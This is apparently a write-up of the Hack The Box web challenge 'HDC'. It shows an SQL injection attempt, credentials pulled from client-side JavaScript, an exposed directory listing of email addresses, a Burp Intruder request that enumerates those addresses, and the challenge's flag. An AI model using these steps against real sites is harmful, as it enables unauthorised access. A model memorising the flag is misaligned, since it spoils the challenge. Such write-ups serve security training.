


[30 Points] HDC [by Thiseas] [16066 solvers] 3690 👍 263 👎 Difficulty:


First Blood: cylarcy

We believe a certain individual uses this website for shady business. Can you find out who that is and send him an email to check, using the web site's functionality?
Note: The flag is not an e-mail address.

host: docker.hackthebox.eu port:37065

This is a detailed, explained solution for the Hack the Box **WEB** Challenge: **HDC**.

Let's check out the website:



HADES DISTRIBUTION COMPANY

We are the first company since 1990 to provide people distribution over the Internet

Enter Username / Password


Enter your credentials and press [Submit] to access the company's Control Panel.

Trying default credentials like admin/admin, admin/123456 etc. did not work.

Also trying classic SQL Injection like: **any' or 1=1 limit 1;#** and accessing the robots.txt file failed.


Let's look into the source:

We observe 2 JS files included:



```
</style>
<script src="jquery-3.2.1.js"></script>
<script src="myscripts.js"></script>
</head>
```

We can also observe 2 hidden values and a function named **doProcess()** being called once we click Submit button.




```
<p align="center">
<input type="hidden" value= name="name1">
<input type="hidden" value= name="name2">

 <input type="button" value="Submit" onclick="doProcess()"/>
```

Let's see if we can find out those hidden values maybe by finding the doProcess() function inside the JS files.

Inside jquery-3.2.1.js we find the doProcess() method:



```
function doProcess()
{var form=document.createElement("form");        form.setAttribu
hiddenField.setAttribute("type","hidden");        hiddenField.set
hiddenField2.setAttribute("name","name2");        hiddenField2.se
window.open('','view'); form.submit();}
```


but to make it easily to read let's beautify it using the following Javascript Beautifier: https://javascriptbeautifier.com/

So after beautifying it we'll get:

```
function doProcess() {
    var a = document.createElement("form");
    a.setAttribute("method", "post");
    a.setAttribute("action", "main/index.php");
    a.setAttribute("target", "view");
    var b = document.createElement("input");
    b.setAttribute("type", "hidden");
    b.setAttribute("name", "name1");
    b.setAttribute("value", "TXlMaXR0bGU");
    var c = document.createElement("input");
    c.setAttribute("type", "hidden");
    c.setAttribute("name", "name2");
    c.setAttribute("value", "cDB3bmll");
    a.appendChild(c);
    a.appendChild(b);
    a.appendChild(c);
    document.body.appendChild(a);
    window.open("", "view");
    a.submit();
}
```

Seems like we have discovered the hidden values of name1 and name2!

Let's try to login using these values: **TXlMaXR0bGU** / **cDB3bmll**



Hellenic Distribution Company
Central Greece Section

Goals

- Sociality
- Extensibility
- Public Relations

Publicity and Capital Management

- Investment and Share Purchase
- Main Adv Campaigns at media
- Approach new Customers using Social Engineering Techniques
- Financing to find new "Vendors"!

Main Tasks

- Send EMail
- Mailbox of Special Customers


You have entered in a Security Area.

From this panel you can select the actions in order to view or edit the data in the company database.

CAUTION: All actions are recorded!

We are in!

On the bottom left side of the screen we can see "Mailbox of Special Customers". Moving to it we see the following:



Special Customers' Mailbox

Up to now we have 5 special customers who will help us to achieve our goals.


This list will soon be expanded with the new 'expansion program' for our corporate goals.

It is planned that within the next six months we will have reached 20 dedicated Special Customers.

���������


Clicking on the hyperlink returns us to the home page.

Trying to inspect the link also reveals nothing, but once I've inspected the image located in the banner – on the right side of the word "Mailbox" it had revealed me a **url**:



```
<b>…</b>
  <img src="./secret_area_/mails.gif" width="21" height="20" border="1">
  <hr>
```

Let's navigate to that url:




Index of /main/secret_area_

Name	Last modified	Size	Description
Parent Directory		-	
mails.gif	2010-10-23 18:28	71	
mails.txt	2017-07-08 17:55	705	

Apache/2.4.18 (Ubuntu) Server at docker.hackthebox.eu Port 37065

Checking out the mails.txt file we suddenly see a list of email addresses:




```
All good boys are here... hehehehehehe!
----------------------------------------
Peter Punk CallMePink@newmail.com
Nabuchodonosor BabyNavou@mailpost.gr
Ilias Magkakos imagkakos@badmail.com
Nick Pipshow NickTheGreek@mail.tr.gr
Don Quixote Windmill@mail.gr
Crazy Priest SeVaftise@hotmail.com
Fishroe Salad fishroesalad@mail.com
TaPanta Ola OlaMaziLeme@mail.gr
Laertis George I8aki@mail.gr
Thiseas Sparrow Pirates@mail.gr
Black Dreamer SupaHacka@mail.com
Callme Daddy FuckthemALL@mail.com
Aggeliki Lykolouli FwsStoTounel@Traino.pourxetai
Kompinadoros Yannnnis YannisWith4N@rolf.com
Serafino Titamola Ombrax@mail.gr
Joe Hard Soft@Butter.gr
Bond James MyNameIsBond@JamesBond.com
Endof Text EndOfLine@mail.com
```

Excellent we are getting very close to obtaining the goal!


Now as we remember, we have to find the email of the suspicious user and send him an email.

In the control panel we have the **Send Email** option:



Let's launch **Burp** and use the **Intruder** module.

Let's just add the **name1** variable (responsible for the email address input):




```
POST /main/Diaxirisths.php HTTP/1.1
Host: docker.hackthebox.eu:37065
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://docker.hackthebox.eu:37065/main/Diaxirisths.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Connection: close
Upgrade-Insecure-Requests: 1

name1=§noob4life§&name2=Hello+There%21&submit=Send
```

Now before we import the list of emails, let's organize the list so we'll have just the email addresses without the full names.

So copy the list as it is to a file and then with a little bash scripting we'll be able to extract just the emails:




```
root@kali:~# cat hdc | cut -d" " -f3
CallMePink@newmail.com

imagkakos@badmail.com
NickTheGreek@mail.tr.gr
Windmill@mail.gr
SeVaftise@hotmail.com
fishroesalad@mail.com
OlaMaziLeme@mail.gr
I8aki@mail.gr
Pirates@mail.gr
SupaHacka@mail.com
FuckthemALL@mail.com
FwsStoTounel@Traino.pourxetai
YannisWith4N@rolf.com
Ombrax@mail.gr
Soft@Butter.gr
MyNameIsBond@JamesBond.com
EndOfLine@mail.com
root@kali:~# gedit hdc
root@kali:~# cat hdc | cut -d" " -f3 > hdc-emails
root@kali:~# gedit hdc-emails
```

Notice that the email on line #2 was missed because it's the only one that didn't have full name, so just add it manually to the list.

Now import the list under Payload Options:




Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
CallMePink@newmail.com
BabyNavou@mailpost.gr
imagkakos@badmail.com
NickTheGreek@mail.tr.gr
Windmill@mail.gr
SeVaftise@hotmail.com
fishroesalad@mail.com
OlaMaziLeme@mail.gr
I8aki@mail.gr
Pirates@mail.gr
```

Now engage the attack. Press Start Attack:




Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	1029	
1	CallMePink@newmail.com	200	□	□	1029	
2	BabyNavou@mailpost.gr	200	□	□	1029	
3	imagkakos@badmail.com	200	□	□	1029	
4	NickTheGreek@mail.tr.gr	200	□	□	1029	
5	Windmill@mail.gr	200	□	□	1029	
6	SeVaftise@hotmail.com	200	□	□	1029	
7	fishroesalad@mail.com	200	□	□	474	
8	OlaMaziLeme@mail.gr	200	□	□	1029	
9	I8aki@mail.gr	200	□	□	1029	
10	Pirates@mail.gr	200	□	□	1029	
11	SupaHacka@mail.com	200	□	□	1029	
12	FuckthemALL@mail.com	200	□	□	1029	
13	FwsStoTounel@Traino.pourxetai	200	□	□	1029	
14	YannisWith4N@rolf.com	200	□	□	1029	
15	Ombrax@mail.gr	200	□	□	1029	
16	Soft@Butter.gr	200	□	□	1029	

From the above list we can observe just one unusual length of the email:

fishroesalad@mail.com

Let's check the **response** from it:



```
Content-Length: 283
Connection: close
Content-Type: text/html; charset=UTF-8

<html>

<head>
<meta http-equiv="Content-Language" content="us">

<meta http-equiv="Content-Type" content="text/html">

<h1>Re: Hello there!</h1><h3>Hi, I am still alive, don't worry :)</h3><h3>Congratz my friend!!</h3><h3>The
flag is:</h3>HTB{FuckTheB3stAndPlayWithTheRest!!}
```

Yes! We obtained the flag and apparently this is the suspicious user's email address!

The flag:

HTB{FuckTheB3stAndPlayWithTheRest!!}